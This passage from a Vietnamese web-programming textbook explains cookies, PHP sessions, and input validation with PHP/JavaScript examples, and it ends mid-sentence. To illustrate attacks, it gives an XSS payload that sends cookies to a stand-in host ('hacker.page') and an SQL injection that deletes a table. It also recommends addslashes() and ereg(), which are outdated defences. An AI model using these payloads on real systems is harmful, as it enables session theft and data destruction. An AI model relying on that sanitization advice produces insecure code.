1. Phát triển ứng dụng có tên là BookStore với các trang thêm mới, cập nhật, xóa, xem danh sách, và xem thông tin sách mới được xuất bản. Thông tin sách được lưu trong cơ sở dữ liệu. Ứng dụng thao tác với cơ sở dữ liệu thông qua PDO.
2. Mở rộng ứng dụng BookStore với các chức năng nâng cao như tìm kiếm và sắp xếp sách theo tên sách, tác giả, nhà xuất bản hoặc năm xuất bản.
3. Mở rộng ứng dụng BookStore với các API thực hiện chức năng tương tự như tìm kiếm nhưng không trả về HTML mà trả về dữ liệu sách tìm thấy ở định dạng JSON. Nâng cấp trang xem danh sách sách sử dụng API, AJAX và JavaScript để cập nhật trang theo kết quả tìm kiếm.

Đọc thêm

1. Onaje Johnston, "PHP Data Objects Quick Start (PHP Basic Recipe Book 3)", Amazon Digital Services LLC, 2013.
2. David Jordan, Craig Russell, "Java Data Objects: Store Objects with Ease 1st Edition", O'Reilly Media, 2013.
3. Bill Hamilton, Matthew MacDonald, "ADO.NET in a Nutshell (In a Nutshell (O'Reilly)) 1st Edition", O'Reilly Media, 2013.

Chương 8

LƯU TRẠNG THÁI VÀ ĐẢM BẢO AN NINH

8.1. LƯU THÔNG TIN TRẠNG THÁI

HTTP là giao thức phi trạng thái (stateless). Mỗi yêu cầu HTTP được xử lý độc lập. Trình phục vụ không nhớ các yêu cầu trước đó, do đó không nhớ trạng thái làm việc với trình khách. Tuy nhiên, đa số ứng dụng web cần phải nhớ trạng thái làm việc của người dùng nhằm đảm bảo tính xác thực, riêng tư, cá nhân hóa hay đúng quy trình công việc. Ví dụ, ứng dụng cần phải biết người dùng nào đang sử dụng để cung cấp dữ liệu mà người đó có quyền truy cập mà không cung cấp dữ liệu của người dùng khác. Nếu ứng dụng cho phép người dùng khai báo thuế trực tuyến với tác vụ được thực hiện bằng nhiều bước, trên nhiều trang, theo một luồng công việc nhất định, ứng dụng cần phải cho người dùng chuyển qua chuyển lại giữa các bước và ứng dụng phải ghi nhớ thông tin mà người dùng đã khai báo ở từng bước. Các giải pháp cho phép ứng dụng web lưu trạng thái bao gồm cookie và phiên (session). Các giải pháp này sẽ được trình bày ngay sau đây.

8.1.1. Cookie

Cookie là thông tin hay dữ liệu trạng thái được *trình khách lưu trữ* và gửi cho trình phục vụ trong mỗi yêu cầu. Nếu quan niệm trình phục vụ là phòng khám và trình khách là bệnh nhân đến phòng khám để khám bệnh thì cookie giống như sổ khám bệnh cấp cho bệnh nhân. Bác sĩ của phòng khám sẽ ghi tất cả thông tin về bệnh lý, đơn thuốc điều trị cho bệnh nhân vào sổ khám bệnh và đưa sổ khám bệnh cho bệnh nhân. Bệnh nhân cầm sổ khám bệnh về và mang nó theo tại các lần đến khám tiếp theo. Dĩ nhiên, với rất nhiều bệnh nhân, bác sĩ không nhớ bệnh nhân là ai và bệnh nhân đã được khám, điều trị như thế nào tại phòng khám nếu không có sổ khám. Thông tin trong sổ khám chính là trạng thái bệnh và điều trị bệnh tại phòng khám của bệnh nhân. Quay về ứng dụng web, cookie cũng như vậy. Cookie là trạng thái làm việc của trình khách với trình phục vụ. Cookie được trình khách lưu giữ và gửi đến trình phục vụ trong mỗi yêu cầu HTTP. Căn cứ vào cookie có trong yêu cầu HTTP, trình phục vụ biết được trình khách nào đang được phục vụ và trạng thái làm việc giữa trình phục vụ và trình khách đó là như thế nào.

Trình phục vụ gửi cookie cho trình khách bằng tiêu đề *Set-Cookie* trong đáp ứng HTTP. Có thể có nhiều cookie trong cùng một đáp ứng HTTP như ví dụ sau:

```
HTTP/1.0 200 OK
```

```
Content-type: text/html
```

```
Set-Cookie: food=choco; tasty=strawberry
```

Khi nhận được đáp ứng HTTP này, trình khách ghi nhớ cookie và gửi cookie đến trình phục vụ trong mỗi yêu cầu HTTP tiếp theo bằng tiêu đề *Cookie*, như ví dụ sau:

```
GET /nextPage.htm HTTP/1.1
Host: www.example.com
Cookie: food=choco; tasty=strawberry
```

Mỗi cookie có thành phần tối thiểu bắt buộc là *khóa* (key), và *giá-trị* (value) tùy chọn theo sau khóa bởi dấu bằng (=). Ngoài ra, cookie có thể có các thành phần tùy chọn khác, bao gồm:

| | |
|----------------------------------|---|
| <i>Expires</i> =<date> | Cho biết ngày giờ cookie hết hạn. |
| <i>Max-Age</i> =<non-zero-digit> | Cho biết số giây cho đến khi cookie hết hạn. Nếu cookie có cả hai thành phần <i>Expires</i> và <i>Max-Age</i> , <i>Max-Age</i> sẽ có thứ tự ưu tiên cao hơn, nghĩa là thành phần <i>Expires</i> sẽ không có tác dụng. Nếu cả <i>Expires</i> và <i>Max-Age</i> không được thiết lập, cookie sẽ hết hạn ngay khi đóng trình duyệt. Nếu một trong hai thành phần này có mặt, cookie sẽ còn hạn ngay cả khi đã đóng trình duyệt, cookie sẽ được trình duyệt lưu trữ ở bộ nhớ ngoài. |
| <i>Domain</i> =<domain-value> | Cho biết tên miền, bao gồm cả tên miền con, trình duyệt được phép gửi cookie đến. Nếu không có thành phần <i>Domain</i> , tên miền của tài nguyên hiện tại là tên miền duy nhất trình duyệt được phép gửi cookie đến. |
| <i>Path</i> =<path-value> | Cho biết đường dẫn, bao gồm cả đường dẫn con, của tài nguyên trình duyệt được phép gửi cookie đến. Ví dụ, nếu <i>Path</i> =/docs, các đường dẫn /docs, /docs/Web/, hoặc /docs/Web/HTTP đều được phép. Nếu không có thành phần này, mọi đường dẫn đều được phép. |
| <i>Secure</i> | Cho biết trình duyệt chỉ được gửi cookie nếu lược đồ đang sử dụng là HTTPS. |
| <i>HttpOnly</i> | Cho biết trình duyệt không được sử dụng JavaScript để truy cập cookie. |

Các thành phần tùy chọn này, nếu có trong cookie, được phân cách nhau và phân cách với thành phần *khóa=giá-trị* bằng dấu chấm phẩy (;). Ví dụ một cookie với nhiều thành phần tùy chọn như sau: *Set-Cookie: tasty=strawberry; Expires=Wed, 21 Oct 2017 07:28:00 GMT; Secure;*

PHP cung cấp hàm `setcookie($key [, $value = "" [, $expire = 0 [, $path = "" [, $domain = "" [, $secure = false [, $httponly = false]]]]])`, trong đó, các tham số, như

tên của chúng đã mô tả, tương ứng với các thành phần của cookie, để gửi cookie cho trình khách. `setcookie()` cũng được sử dụng để cập nhật cookie (giữ nguyên khóa nhưng thay đổi các thành phần khác của cookie) và xóa cookie (đặt cookie hết hạn). Lưu ý, lệnh `setcookie()` phải được gọi trước khi gửi bất cứ nội dung gì ra thân của đáp ứng HTTP. Nói cách khác, lệnh `setcookie()` phải trước các thẻ HTML, và trước các lệnh `echo()`, `print()`.

Nếu thành phần `HttpOnly` không được thiết lập, trình duyệt có thể sử dụng JavaScript để truy cập và thay đổi, tạo mới cookie thông qua API `document.cookie` như ví dụ sau:

```
1. <script type="text/javascript">
2.   console.log(document.cookie); // food=choco; tasty=strawberry
3.   document.cookie = "amount=3";
4.   console.log(document.cookie); // food=choco; tasty=strawberry; amount=3
5. </script>
```

Khi nhận được yêu cầu HTTP, các cookies được bên phục vụ phân tích và lưu vào một bộ sưu tập. Với PHP, bộ sưu tập này là `$_COOKIE` (xem thêm Mục 6.1.1). Truy cập các cookie từ `$_COOKIE` được thực hiện thông qua khóa của cookie, ví dụ `$v = $_COOKIE["food"]`.

Chương trình sau đây minh họa một ứng dụng của cookie nhằm tăng tính thân thiện với người dùng. Chương trình sử dụng một cookie có tên là `guideshown` để biết người dùng (trình khách) đã ghé thăm trước đó hay chưa. Nếu người dùng ghé thăm lần đầu tiên, chương trình sẽ hiển thị một thông tin chào mừng và giới thiệu về trang web, đồng thời gửi cookie `guideshown` cho trình khách. Ở các lần ghé thăm tiếp theo, trình khách gửi cookie `guideshown` đến chương trình, và do đó không nhận được thông tin chào mừng, giới thiệu nữa.

```
1. <!DOCTYPE html><html><head>
2.   <title>L.8.1.1</title>
3.   <meta charset="utf-8"/>
4.   <style>
5.     #guide {
6.       position:fixed;
7.       top:200px;
8.       left:200px;
9.       width:500px;
10.      height:110px;
11.      background-color:grey;
12.    }
13.  </style>
14. </head><body>
15.   <div>Nội dung của trang</div>
16.   <?php
17.     if (!isset($_COOKIE["guideshown"])) { // Truy cập trang lần đầu
18.       ?>
19.       <div id="guide">
20.         Xin chào! Đây là lần đầu tiên quý vị ghé thăm trang của chúng tôi.
21.         Quý vị vui lòng giành ít thời gian xem bản giới thiệu này.
22.         <br><br>
23.         <button id="closeguide">Đóng</button>
```

```

24.     </div>
25.     <script>
26.         document.getElementById("closeguide").onclick = function() {
27.             document.getElementById("guide").style.display = "none";
28.         };
29.     </script>
30. <?php
31.     setcookie("guideshown", "shown");
32. }
33. ?>
34. </body></html>

```

8.1.2. Phiên

Phiên (session) là cuộc thoại (dialogue/conversation) giữa trình khách và trình phục vụ. Phiên bắt đầu khi trình khách kết nối đến trình phục vụ và kết thúc khi một trong hai bên đóng kết nối hoặc thời gian giành cho phiên đã hết (timeout). HTTP 1.1 với kết nối bền vững cho phép trình khách gửi nhiều yêu cầu và nhận nhiều đáp ứng HTTP trong cùng một phiên. Với phiên, thông tin hay dữ liệu trạng thái được lưu giữ bên phục vụ. Nếu quan niệm trình phục vụ là phòng khám và trình khách là bệnh nhân đến phòng khám để khám bệnh thì phiên cũng giống như sổ khám bệnh nhưng là sổ khám của bác sỹ, được phòng khám lưu giữ mà không trao cho bệnh nhân. Bác sỹ của phòng khám sẽ ghi tất cả thông tin về bệnh lý, đơn thuốc điều trị cho bệnh nhân vào sổ khám bệnh và cất giữ sổ khám bệnh tại phòng khám. Dĩ nhiên, với rất nhiều bệnh nhân, phòng khám sẽ không nhớ bệnh nhân là ai nếu không đưa cho bệnh nhân thứ gì đem về và mang theo tại các lần khám sau. Tối thiểu, phòng khám phải cấp cho mỗi bệnh nhân một thẻ khám ghi số hiệu bệnh nhân. Bệnh nhân cầm thẻ khám về và mang nó theo tại các lần đến khám tiếp theo. Căn cứ số hiệu ghi trên thẻ khám, bác sỹ sẽ tra cứu thông tin về bệnh nhân đã ghi trong sổ khám theo số hiệu được cung cấp. Quay về ứng dụng web, phiên giống như sổ khám được cất giữ tại phòng khám. Mỗi phiên có một định danh duy nhất. **Định danh phiên** đóng vai trò như thẻ khám. Nói cách khác, định danh phiên giống như số hiệu, là thông tin tối thiểu mà trình phục vụ gửi cho trình khách rồi trình khách gửi lại cho trình phục vụ trong các yêu cầu tiếp theo. Căn cứ vào định danh phiên, trình phục vụ tra cứu dữ liệu phiên đã lưu bên phục vụ để biết trạng thái làm việc với trình khách.

Định danh phiên được bên phục vụ tự động tạo ra theo một thuật toán sinh số ngẫu nhiên nhằm đảm bảo mỗi phiên có một định danh duy nhất và kẻ xấu không thể làm giả định danh phiên nhằm chiếm đoạt phiên. Trao đổi định danh phiên thường được thực hiện bằng cách sử dụng cookie, tức định danh phiên là giá trị của một cookie được gửi đi và gửi lại giữa trình khách và trình phục vụ. Đôi khi, trao đổi định danh phiên cũng có thể được thực hiện thông qua URL.

Từ góc độ của người lập trình, định danh phiên đã được hệ thống tự động quản lý nên không cần quan tâm đến nó nữa. Lập trình viên chỉ cần khai báo và sử dụng các biến phiên để lưu giữ trạng thái làm việc giữa trình khách và trình phục

vụ. PHP cung cấp bộ sưu tập/mảng `$_SESSION` để lập trình viên thực hiện điều này. Để khai báo và gán giá trị cho biến phiên, sử dụng cú pháp `$_SESSION["tên_biến_phiên"] = <giá_trị>`. Để lấy giá trị biến phiên sử dụng cú pháp `$gia_tri = $_SESSION["tên_biến_phiên"]`; Có thể xoá bỏ biến phiên thông qua hàm `unset($_SESSION["tên_biến_phiên"]);`.

Lưu ý, trước khi sử dụng các biến phiên cần khởi động phiên bằng hàm `session_start()`. Hàm `session_start()` phải được gọi trước khi gửi bất cứ nội dung gì cho trình khách (trước các thẻ HTML, trước các lệnh `echo()`, `print()`). Sau khi khởi tạo phiên, biến mảng có phạm vi toàn cục `$_SESSION` được khởi tạo. Kể từ thời điểm này, người lập trình có thể thao tác với dữ liệu phiên. Ngoài ra, có thể hủy phiên, xoá toàn bộ các biến phiên thông qua hàm `session_destroy()`.

Một lựa chọn được đưa ra là nên sử dụng phiên hay cookie để lưu thông tin trạng thái. Lựa chọn này tùy thuộc vào người lập trình. Tuy nhiên, phiên thường được ưa chuộng hơn cookie vì một số lý do liên quan truyền thông và an ninh. Thứ nhất, toàn bộ thông tin cookie được gửi đi trong mỗi yêu cầu HTTP làm cho kích thước các yêu cầu HTTP tăng lên. Nếu kích thước dữ liệu trạng thái lớn, hiệu năng truyền thông sẽ bị ảnh hưởng. Thứ hai, quan trọng hơn, sử dụng phiên an toàn hơn vì thông tin trạng thái được lưu trữ bên phục vụ, không phải bên trình khách. Nếu sử dụng cookie, tính riêng tư bị vi phạm do trình khách nhớ cookie. Cuối cùng, đôi khi người sử dụng không chấp nhận cookie, không cho phép các trình duyệt sử dụng cookie, do vậy cookie sẽ không hoạt động được.

Chương trình sau đây là viết lại của chương trình ví dụ trong Mục 8.1.1 với việc sử dụng phiên thay cho cookie. Chương trình sử dụng một biến phiên có tên là `guideshown` để biết người dùng (trình khách) đã ghé thăm trước đó hay chưa. Nếu người dùng ghé thăm lần đầu trong phiên, chương trình sẽ hiển thị một thông tin chào mừng và giới thiệu về trang web, đồng thời thiết lập biến phiên `guideshown`.

```
1. <?php
2.     session_start();
3. ?>
4. <!DOCTYPE html><html><head>
5.     <title>L.8.1.2</title>
6.     <meta charset="utf-8"/>
7.     <style>
8.         #guide {
9.             position:fixed;
10.            top:200px;
11.            left:200px;
12.            width:500px;
13.            height:110px;
14.            background-color:grey;
15.        }
16.     </style>
17. </head><body>
18.     <div>Nội dung của trang</div>
19. <?php
```

```

20.     if (!isset($_SESSION["guideshown"])) { // Truy cập lần đầu trong phiên
21.         ?>
22.         <div id="guide">
23.             Chào mừng quý vị ghé thăm trang của chúng tôi.
24.             Quý vị vui lòng giành ít thời gian xem bản giới thiệu.
25.             <br><br>
26.             <button id="closeguide">Đóng</button>
27.         </div>
28.         <script>
29.             document.getElementById("closeguide").onclick = function() {
30.                 document.getElementById("guide").style.display = "none";
31.             };
32.         </script>
33.     <?php
34.         $_SESSION["guideshown"] = "shown";
35.     }
36.     ?>
37. </body></html>

```

Một ứng dụng quan trọng của phiên là lưu giữ thông tin xác thực, hay thông tin về người dùng đã đăng nhập thành công vào hệ thống. Ứng dụng này sẽ được trình bày chi tiết trong Mục 8.2.

8.2. ĐẢM BẢO AN NINH

Đảm bảo an ninh cho ứng dụng web là một chủ đề rộng và phức tạp. Một số cơ chế an ninh điển hình sẽ được trình bày trong các mục nhỏ tiếp theo.

8.2.1. Xử lý dữ liệu vào

Web là ứng dụng dễ bị tấn công trên Internet. Có nhiều nguyên nhân dẫn đến thực trạng này. Thứ nhất, kiến thức về an ninh ứng dụng web của lập trình viên thường hạn chế, hoặc do áp lực về thời gian nên lập trình viên không đầu tư đúng mức cho an ninh. Lập trình viên, ngoài ra, còn có thói quen sử dụng các thư viện và khung phát triển sẵn có và phó mặc vấn đề an ninh cho thư viện hay khung phát triển. Thứ hai, *nguyên nhân chính và cốt lõi* là người dùng có thể đệ trình *dữ liệu bất kỳ* đến ứng dụng. Người dùng có thể can thiệp vào bất kỳ mục dữ liệu nào trong các yêu cầu HTTP, bao gồm các tham số, cookie hay tiêu đề HTTP. Để truy cập ứng dụng web, người dùng không nhất thiết phải sử dụng trình duyệt. Thay vào đó, người dùng có thể sử dụng nhiều công cụ khác nhau hay tự viết kịch bản để tạo ra một lượng lớn các yêu cầu HTTP với dữ liệu bất kỳ và gửi đến ứng dụng web. Người dùng cũng có thể gửi các yêu cầu theo trình tự bất kỳ cùng các tham số không như mong đợi của ứng dụng. Luồng công việc và hành vi của ứng dụng theo chủ ý của lập trình viên, do vậy, có thể bị phá vỡ.

Để ứng dụng vận hành đúng đắn, dữ liệu vào cho nó cần thỏa mãn những ràng buộc nhất định. Việc *kiểm tra các ràng buộc trên dữ liệu vào* được gọi là **xử lý hợp thức** (validation). Công việc này hết sức cần thiết vì, như đã biết, mọi dữ liệu vào đều không tin cậy. Nếu ràng buộc nào đó bị vi phạm, ứng dụng có thể phát

sinh lỗi, hoặc/và dẫn đến hỏng dữ liệu. Ví dụ, với ứng dụng quản lý điểm (thi, kiểm tra), nếu các điểm được nhập vào không phải là số, ứng dụng sẽ phát sinh lỗi khi tính điểm trung bình. Nếu điểm được nhập vào là số âm hoặc số dương rất lớn, bản thân điểm nhập vào và điểm trung bình trở thành dữ liệu sai, không có giá trị. Nguy hiểm hơn, nếu ràng buộc trên dữ liệu vào bị bỏ qua, ứng dụng có thể tạo ra những *lỗ hổng an ninh* (vulnerability) dễ dàng bị tấn công. Ví dụ, nếu thay vì nhập điểm là con số, người dùng nhập `<script>document.write("<iframe src = 'http://hacker.page?c=" + document.cookie + "' style='width:0px; height:0px'> </iframe>"); </script>`, thì khi bảng điểm được hiện ra, một khung nội tuyến không nhìn thấy trên giao diện được tạo ra và gửi cookie của trang web đến trang của kẻ xấu. Định danh phiên, do đó bị đánh cắp. Các ví dụ nêu trên chỉ là ít trong vô số những ví dụ mà nếu dữ liệu vào không được kiểm soát tốt, ứng dụng web sẽ bị tấn công hoặc không vận hành đúng đắn nữa.

Nhiệm vụ của xử lý hợp thức là đảm bảo dữ liệu vào là *hợp lệ, được làm sạch và chuẩn hóa*. Dữ liệu vào hợp lệ là dữ liệu vào thỏa mãn các ràng buộc được đưa ra. Nhiều ràng buộc có thể được áp đặt lên các đặc trưng khác nhau của dữ liệu như kích thước, kiểu, định dạng, hay miền giá trị. Ví dụ, điểm thi phải là số thực trong đoạn $[0, 10]$, email phải là xâu ký tự khớp một biểu thức chính quy cho trước, hay ngày sinh phải là một ngày có thực, không phải ngày trong tương lai, ... Các ràng buộc được người thiết kế phần mềm đưa ra và lập trình viên thực thi trong cài đặt mã nguồn.

Xử lý hợp thức thường được tiến hành theo ba bước. Bước thứ nhất là kiểm tra các trường thông tin bắt buộc phải nhập dữ liệu (ràng buộc khác rỗng). Bước này được thực hiện nhằm đảm bảo người sử dụng cung cấp *đầy đủ* dữ liệu được yêu cầu. Bước thứ hai là kiểm tra đảm bảo dữ liệu nhập *đúng* định dạng, kiểu dữ liệu, kích thước, miền giá trị. Sau khi kiểm tra các ràng buộc, ở bước thứ ba, dữ liệu có thể cần được làm sạch và chuẩn hóa. Ví dụ, dữ liệu ngày tháng được chuyển định dạng từ ngày Việt sang ngày Anh để lưu vào cơ sở dữ liệu, thông tin họ và tên cần được chuẩn hóa theo quy tắc chữ cái đầu của mỗi từ viết hoa, các chữ cái còn lại viết thường và hai từ liên tiếp cách nhau một dấu cách, các ký tự đặc biệt như nháy đơn ('), nháy kép (") được đưa vào chuỗi ký tự thoát (escape sequences) (\', \", ...).

Xử lý hợp thức được thực hiện ở cả mặt trước và mặt sau của ứng dụng. Ở mặt trước, xử lý hợp thức là tùy chọn, không bắt buộc. Xử lý hợp thức ở mặt trước được thực hiện nhằm tăng hiệu quả sử dụng và tính thân thiện đối với người dùng. Thử hình dung khi không có xử lý hợp thức ở mặt trước, sau khi người dùng nhập các trường thông tin và bấm nút đệ trình, xử lý hợp thức ở mặt sau được tiến hành với kết quả còn trường thông tin nhập sai quy định, toàn bộ dữ liệu được chuyển lại cho mặt trước và mặt trước hiển thị lại giao diện cùng với thông báo lỗi. Không những người dùng mất thời gian chờ, bằng thông đường truyền bị tiêu tốn mà tính thân thiện đối với người dùng cũng bị giảm. Ngược lại,

nếu có xử lý hợp thức ở mặt trước, dữ liệu nhập được kiểm tra tại trình khách, ngay sau khi người dùng kết thúc nhập. Nếu dữ liệu nhập vào không hợp lệ, người dùng được thông báo ngay, trang web không phải tải lại, hiệu quả sử dụng và tính thân thiện tăng lên rõ rệt. Tuy nhiên, cần nhấn mạnh rằng *xử lý hợp thức ở mặt trước không thể thay thế cho xử lý hợp thức ở mặt sau*. Xử lý hợp thức ở mặt trước chỉ giúp cải thiện hiệu quả làm việc cho người dùng thông thường chứ không giúp ngăn chặn kẻ xấu gửi dữ liệu không hợp lệ đến mặt sau. Kẻ xấu có thể dễ dàng đánh chặn yêu cầu HTTP, sửa đổi dữ liệu đã qua xử lý hợp thức ở mặt trước trước khi chuyển tiếp yêu cầu đến mặt sau. Kẻ xấu cũng không cần sử dụng trình duyệt, mà dùng công cụ khác, để gửi dữ liệu đến trình phục vụ. Mọi dữ liệu gửi đến mặt sau đều không tin cậy. Xử lý hợp thức ở mặt sau, do vậy, là lá chắn bắt buộc.

Xử lý hợp thức ở mặt trước được thực hiện bằng JavaScript. Các sự kiện xảy ra trên các đối tượng nhập liệu trong lúc người dùng nhập (*onkeyup*, *onkeydown*, *onchange*, *onfocus*, *onblur*, ...) hay người dùng bấm nút để trình (*onclick*, *onsubmit*) được bắt và xử lý. Trong hàm xử lý sự kiện, dữ liệu nhập (giá trị thuộc tính *value*, *checked*, ... của các đối tượng nhập liệu) được kiểm tra theo các ràng buộc. Nếu ràng buộc nào đó bị vi phạm, hàm *alert()* hoặc đối tượng văn bản bất kỳ có thể được sử dụng để hiển thị thông báo lỗi. Biểu nhập chỉ được đệ trình khi không có ràng buộc nào bị vi phạm. Một số hàm thường được sử dụng trong xử lý hợp thức ở mặt trước là *document.getElementById(id)*, *document.getElementsByName(name)*, *document.querySelector(selector)* để lấy tham chiếu đến các đối tượng nhập liệu, *str.substring(begin, end)*, *str.split(delimiter)* để xử lý chuỗi ký tự, *isNaN(s)*, *parseInt(s)*, *parseFloat(s)* để kiểm tra và chuyển đổi kiểu dữ liệu. Có thể sử dụng HTML và CSS để đưa ra các hướng dẫn nhập ngắn gọn ngay tại các ô nhập liệu.

Xử lý hợp thức ở mặt sau được thực hiện bằng ngôn ngữ lập trình web động. Dữ liệu người dùng thường được đặt trong các tham số POST và GET, đôi khi trong cả tiêu đề của yêu cầu HTTP. Đầu tiên, dữ liệu người dùng được kiểm tra xem đã được đệ trình hay chưa và khác rỗng hay không sử dụng các hàm *isset()* và *empty()*. Nếu dữ liệu người dùng đã được đệ trình và khác rỗng, các ràng buộc khác trên dữ liệu được kiểm tra. Nếu có ràng buộc bị vi phạm, ứng dụng cần gửi dữ liệu nhập cùng thông báo lỗi về mặt trước để mặt trước hiển thị và cho người dùng nhập lại. Một số hàm thường được sử dụng trong xử lý hợp thức ở mặt sau là *substr()*, *explode()* để xử lý chuỗi, *intval()*, *floatval()* để chuyển đổi chuỗi thành số, *ereg()* để đối sánh dữ liệu với biểu thức chính quy.

Trang *form.php* sau đây cung cấp một biểu nhập với ba trường nhập các thông tin về họ tên, ngày sinh và email của người dùng. Mỗi đối tượng nhập liệu được kèm trước một nhãn (đối tượng *<label>*) và theo sau bằng một đối tượng ** dùng để thông báo lỗi. Các lớp CSS được khai báo và sử dụng để trình bày biểu nhập và định kiểu trình diễn cho thông báo lỗi. Mỗi đối tượng nhập được đặt tên (*name*) và định danh (*id*) trùng nhau. Định danh được sử dụng để truy cập đối tượng ở mặt trước. Tên được sử dụng khi đệ trình dữ liệu đến mặt sau.

```

1. <?php // form.php
2. $hoten=""; $ngaysinh=""; $email="";
3. $loi_hoten=""; $loi_ngaysinh=""; $loi_email="";
4. ?>
5. <!DOCTYPE html><html><head>
6. <title>Form</title>
7. <meta charset="utf-8">
8. <style type="text/css">
9.     label.newrow {float:left; width:100px;}
10.     span.errornote {color:red;}
11.     form br {clear:both;}
12. </style>
13. </head><body>
14. <form method="post" id="form1">
15.     <label for="hoten" class="newrow">Họ tên:</label>
16.     <input type="text" name="hoten" id="hoten" value="<?php echo $hoten; ?>" />
17.     <span id="loi_hoten" class="errornote"><?php echo $loi_hoten; ?></span>
18.     <br/>
19.     <label for="ngaysinh" class="newrow">Ngày sinh:</label>
20.     <input type="text" name="ngaysinh" id="ngaysinh" value="<?php echo $ngaysinh; ?>" />
21.     <span id="loi_ngaysinh" class="errornote"><?php echo $loi_ngaysinh; ?></span>
22.     <br/>
23.     <label for="email" class="newrow">Email:</label>
24.     <input type="text" name="email" id="email" value="<?php echo $email; ?>" />
25.     <span id="loi_email" class="errornote"><?php echo $loi_email; ?></span>
26.     <br/>
27.     <label class="newrow"></label>
28.     <input type="button" id="btncn" value = "Chấp nhận"/>
29.     <input type="button" value = "Bỏ qua"/>
30. </form>
31. <script type="text/javascript" src="jquery.js"></script>
32. <script type="text/javascript" src="form.js"></script>
33. </body></html>

```

Mã JavaScript thực hiện kiểm tra hợp thức ở mặt trước được viết trong tệp *form.js* có nội dung như dưới đây. Sự kiện mất tâm điểm trên đối tượng nhập họ tên được bắt và xử lý. Tại hàm xử lý sự kiện này, xâu họ tên đã nhập được chuẩn hóa và đặt lại đối tượng nhập. Cũng trên biểu nhập, sự kiện bấm nút “Chấp nhận” được bắt và xử lý. Nếu họ tên chưa được nhập, thông báo lỗi “Chưa nhập họ tên” sẽ được hiển thị. Nếu ngày sinh được nhập và không hợp lệ, thông báo lỗi “Ngày sinh không đúng” được hiển thị. Nếu email được nhập và không đúng định dạng, thông báo lỗi “Email không đúng” được hiển thị. Định dạng email được kiểm tra bằng việc đối sánh dữ liệu nhập với biểu thức chính quy trong khi ngày sinh được kiểm tra bằng một hàm. Do hạn chế về dung lượng, nội dung các hàm chuẩn hóa tên và kiểm tra ngày tháng không được trình bày trong ví dụ này. Chỉ khi tất cả các kiểm tra không phát hiện ràng buộc nào bị sai phạm, biểu nhập mới được đệ trình bằng gọi hàm *submit()*.

```

1. // form.js
2. function ChuanhoaTen(ten) { ... return sname; }
3. function laNgayThang(d) { ... return true; }
4. function laEmail(e) { ... return true; }
5. function hotenBlur() { $("#hoten").val(ChuanhoaTen($("#hoten").val()));}
6. function chapnhan() {
7.     // Xóa các thông báo lỗi
8.     $("#loi_hoten").html("");
9.     $("#loi_ngaysinh").html("");
10.    $("#loi_email").html("");

```

```

11. // Kiểm tra hợp thức
12. var hople = true;
13. if ($("#hoten").val() == "") {
14.     $("#loi_hoten").html("Chưa nhập họ tên");
15.     hople = false;
16. }
17. if ($("#ngaysinh").val() != "") {
18.     if (!laNgayThang($("#ngaysinh").val())) {
19.         $("#loi_ngaysinh").html("Ngày sinh không đúng");
20.         hople = false;
21.     }
22. }
23. if ($("#email").val() != "") {
24.     if (!laEmail($("#email").val())) {
25.         $("#loi_email").html("Email không đúng");
26.         hople = false;
27.     }
28. }
29. // Đệ trình form
30. if (hople) $("#form1").submit();
31. }
32.
33. $(document).ready(function(){
34.     // Xử lý sự kiện mất tâm điểm của hoten, chuẩn hóa tên
35.     $("#hoten").blur(hotenBlur);
36.     // Xử lý sự kiện bấm nút chấp nhận
37.     $("#btncn").click(chapnhan);
38. });

```

Mã PHP thực hiện kiểm tra hợp thức ở mặt sau được bổ sung vào đầu tệp *form.php* như dưới đây. Các biến PHP được khai báo trước. Ban đầu, tất cả các biến PHP đều có giá trị rỗng. Tiếp theo, nếu dữ liệu đã được đệ trình, các biến lần lượt nhận dữ liệu nhập, quá trình kiểm tra hợp thức ở mặt sau được thực hiện. Nếu tất cả các ràng buộc được thỏa mãn, dữ liệu được sử dụng và ứng dụng chuyển người dùng đến một trang khác. Ngược lại, khi còn ràng buộc bị vi phạm, nội dung các thông báo lỗi được thiết lập. Giá trị của các biến, cả dữ liệu và thông báo lỗi, được đặt lên biểu nhập để gửi lại cho trình khách.

```

1. <?php
2. // form.php
3. $hoten=""; $ngaysinh=""; $email="";
4. $loi_hoten=""; $loi_ngaysinh=""; $loi_email="";
5. if (isset($_POST["hoten"])) { // Đã đệ trình
6.     $hoten = $_POST["hoten"];
7.     $ngaysinh = $_POST["ngaysinh"];
8.     $email = $_POST["email"];
9.     // Kiểm tra hợp thức
10.    $hople = true;
11.    if (empty($_POST["hoten"])) {
12.        $loi_hoten = "Chưa nhập họ tên";
13.        $hople = false;
14.    }
15.    if (!empty($_POST["ngaysinh"])) {
16.        if (!laNgayThang($_POST["ngaysinh"])) {
17.            $loi_ngaysinh = "Ngày sinh không đúng";
18.            $hople = false;

```

```

19.     }
20. }
21. if (!empty($_POST["email"])) {
22.     if (!laEmail($_POST["email"])) {
23.         $loi_email = "Email không đúng";
24.         $hople = false;
25.     }
26. }
27. if ($hople) {
28.     // Làm sạch dữ liệu. Sử dụng dữ liệu ... xong rồi Chuyển trang
29.     header("Location:index.php");
30. }
31. }
32. ?>
33. <!DOCTYPE html><html><head>
34.     <title>Form</title>
35.     <meta charset="utf-8">
36.     <style type="text/css">
37.         label.newrow {float:left; width:100px;}
38.         span.errornote {color:red;}
39.         form br {clear:both;}
40.     </style>
41. </head><body>
42.     <form method="post" id="form1">
43.         ...
44.     </form>
45.     <script type="text/javascript" src="jquery.js"></script>
46.     <script type="text/javascript" src="form.js"></script>
47. </body></html>

```

Một công việc có thể được thực hiện trong xử lý hợp thức, đặc biệt ở mặt sau, là **làm sạch** (sanitization) dữ liệu vào, hay xử lý những dữ liệu vào có nguy cơ tạo ra các tấn công. Ví dụ, để tạo câu truy vấn theo dữ liệu người dùng, các ký tự đặc biệt trong dữ liệu người dùng, nếu có, phải được che chắn bằng các chuỗi ký tự thoát. Câu truy vấn `"select * from NSD where hoten like '$_POST[\"hoten\"]\""` sẽ bị tiêm nhiễm, trở thành `"select * from NSD where hoten like ' '; delete from NSD where '2' > '1'"` nếu người dùng nhập vào trường họ tên là `' ; delete from NSD where '2' > '1'`. Câu truy vấn này rõ ràng nguy hại vì nó xóa tất cả dữ liệu về người dùng. Để không xảy ra điều đó, `addslashes()` của PHP hay một hàm tương tự có thể được sử dụng để tạo ra chuỗi ký tự thoát trước các dấu nháy đơn ('), nháy kép ("), chéo trái (\) hay NUL. Nếu người dùng nhập vào trường họ tên là `' ; delete from NSD where '2' > '1'`, câu truy vấn `"select * from NSD where hoten like \"'\".addslashes($_POST[\"hoten\"])\".\""` sẽ trở thành `"select * from NSD where hoten like ' \'; delete from NSD where \'2\' > 